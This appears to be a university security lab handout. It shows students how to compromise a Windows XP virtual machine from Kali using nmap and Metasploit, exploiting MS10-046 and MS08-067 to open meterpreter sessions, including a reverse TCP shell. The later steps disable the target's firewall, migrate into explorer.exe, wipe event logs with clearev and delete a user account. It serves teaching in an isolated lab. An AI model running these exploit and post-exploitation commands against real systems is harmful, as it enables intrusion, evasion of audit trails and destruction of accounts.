

Lab10– Attacking windows xp with Kali


Special thanks for student Vesamäki inspiring/inventing basics of this lab with his seminar on cyber security course.

Use Kali (ghost/virtuaalikoneet/ttks/) and windows XP (Ghost -> virtuaalikoneet)

If possible keep following both machines during different phases of the lab, and try to understand what is happening.




Both on same host only adapter



Disable USB controls on windows, or virtualbox might have problems

- **Port Scan (1p)**


Log on both machines. Change settings so that both VMs get ip address from DHCP. On Kali you need to change network setting from graphical ui! (Kiinteä yhteys → asetukset → ipv4 → from manual to DHCP, ok. After that turn it down and up from GUI)



Check that both machines are on same network.

Then try to do port scan Windows from Kali:

```
nmap -T5 x.x.x.x
```



where x.x.x.x is ip-address of the Windows machine.

Did you find any open ports? Any ideas why?

- **Let's get dangerous (1p)**

Ok, so we let's try something else.

Open metasploit from Kali:

```
msfconsole
```

Then select:

```
use exploit/windows/browser/ms10_046_shortcut_icon_dllloader
```

```
set srvhost y.y.y.y
```

```
set payload windows/meterpreter/reverse_tcp
```

```
set lhost y.y.y.y
```

```
exploit
```

```
msf > use exploit/windows/browser/ms10_046_shortcut_icon_dllloader
msf exploit(ms10_046_shortcut_icon_dllloader) > set srvhost 192.168.56.102
srvhost => 192.168.56.102
msf exploit(ms10_046_shortcut_icon_dllloader) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms10_046_shortcut_icon_dllloader) > set lhost 192.168.56.102
lhost => 192.168.56.102
msf exploit(ms10_046_shortcut_icon_dllloader) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Send vulnerable clients to \\192.168.56.102\RSVxjd0JNbz\.
[*] Or, get clients to save and render the icon of http://<your host>/<anything>.lnk
[*] Using URL: http://192.168.56.102:80/
msf exploit(ms10_046_shortcut_icon_dllloader) > [*] Server started.
[*] 192.168.56.101 ms10_046_shortcut_icon_dllloader - Sending UNC redirect
[*] 192.168.56.101 ms10_046_shortcut_icon_dllloader - Responding to WebDAV OPT
```

where y.y.y.y is ip address of Kali.

Now from Windows use internet explorer to browse y.y.y.y

What did happen on windows?

What did happen on Kali?

```
[*] 192.168.56.101 ms10_046_shortcut_icon_dllloader - Sending DLL payload
[*] 192.168.56.101 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND
request for /RSVxjd0JNbZ/asjowVqDb.dll.123.Manifest
[*] 192.168.56.101 ms10_046_shortcut_icon_dllloader - Sending 404 for /RSVxjd0
JNbZ/asjowVqDb.dll.123.Manifest ...
[*] Sending stage (957487 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.101:1042) at
2017-04-13 12:43:23 +0300
```

- **Let me look (1p)**

On Kalis metasploit terminal, type:

```
sessions -i 1
```

```
shell
```

```
msf exploit(ms10_046_shortcut_icon_dllloader) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 1824 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\sulo\Desktop>
```

What did shell command do? What could you do from it?

then lets try some commands:

First lets exit shell:

```
Exit
```

Then:

```
bgrun screenspy -d 1 -t 10
```

```
meterpreter > bgrun screenspy -d 1 -t 10
[*] Executed Meterpreter with Job ID 0
meterpreter > [*] New session on 192.168.56.101:1042...
[*] explorer.exe Process found, migrating into 1612
```

What does this command do?

- **Serious business (1p)**

Back to session 1... Lets try something else:

run getcountermeasure -d

```
meterpreter > run getcountermeasure -d
[*] Running Getcountermeasure on the target...
[*] Checking for countermeasures...
[*] Getting Windows Built in Firewall configuration...
[*]
[*] Domain profile configuration:
[*] -----
[*] Operational mode = Enable
[*] Exception mode = Enable
[*]
[*] Standard profile configuration (current):
[*] -----
[*] Operational mode = Enable
[*] Exception mode = Enable
[*]
[*] Local Area Connection firewall configuration:
[*] -----
[*] Operational mode = Enable
[*]
[*] Disabling Built in Firewall.....
[*] Checking DEP Support Policy...
```

What did this command do?

Now it is time to try nmap again with same command we did use at beginning.

What ports it finds open?

```
root@kali:~# nmap -T5 192.168.56.101

Starting Nmap 7.01 ( https://nmap.org ) at 2017-04-13 12:48 EEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00050s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:57:9C:66 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.31 seconds
```


- **ITS VULNERABLE!!!! (1p)**

Lets then try use those ports to get connection to Windows:

msfconsole

use exploit/windows/smb/ms08_067_netapi

set payload windows/meterpreter/bind_tcp

set rport 139

set SMBDirect false

set rhost x.x.x.x

exploit

ps

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(ms08_067_netapi) > set rport 139
rport => 139
msf exploit(ms08_067_netapi) > set SMBDirect false
SMBDirect => false
msf exploit(ms08_067_netapi) > set rhost 192.168.56.101
rhost => 192.168.56.101
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.102:34348 -> 192.168.56.101:4444) a
t 2017-04-13 12:57:44 +0300
61409 addons.update-checker WARN HTTP Request failed for an unknow

1612 1536 explorer.exe x86 0 XP\sulo C:\W
INDOWS\Explorer.EXE
```

Find what pid explorer.exe has. Lets call this value z, so PID = z on next command

migrate z

pwd

```
meterpreter > migrate 1692
[*] Migrating from 1044 to 1692...
[*] Migration completed successfully.
```

Try what else you can do from here, create folder, create file, delete something? etc...

Lokit deletettu

```
meterpreter > clearev  
[*] Wiping 65 records from Application...  
[*] Wiping 118 records from System...  
[*] Wiping 0 records from Security...  
meterpreter >
```

Deletet user sulo:

```
meterpreter > run post/windows/manage/delete_user USERNAME=sulo  
[*] User was deleted!
```

Started vnc session:

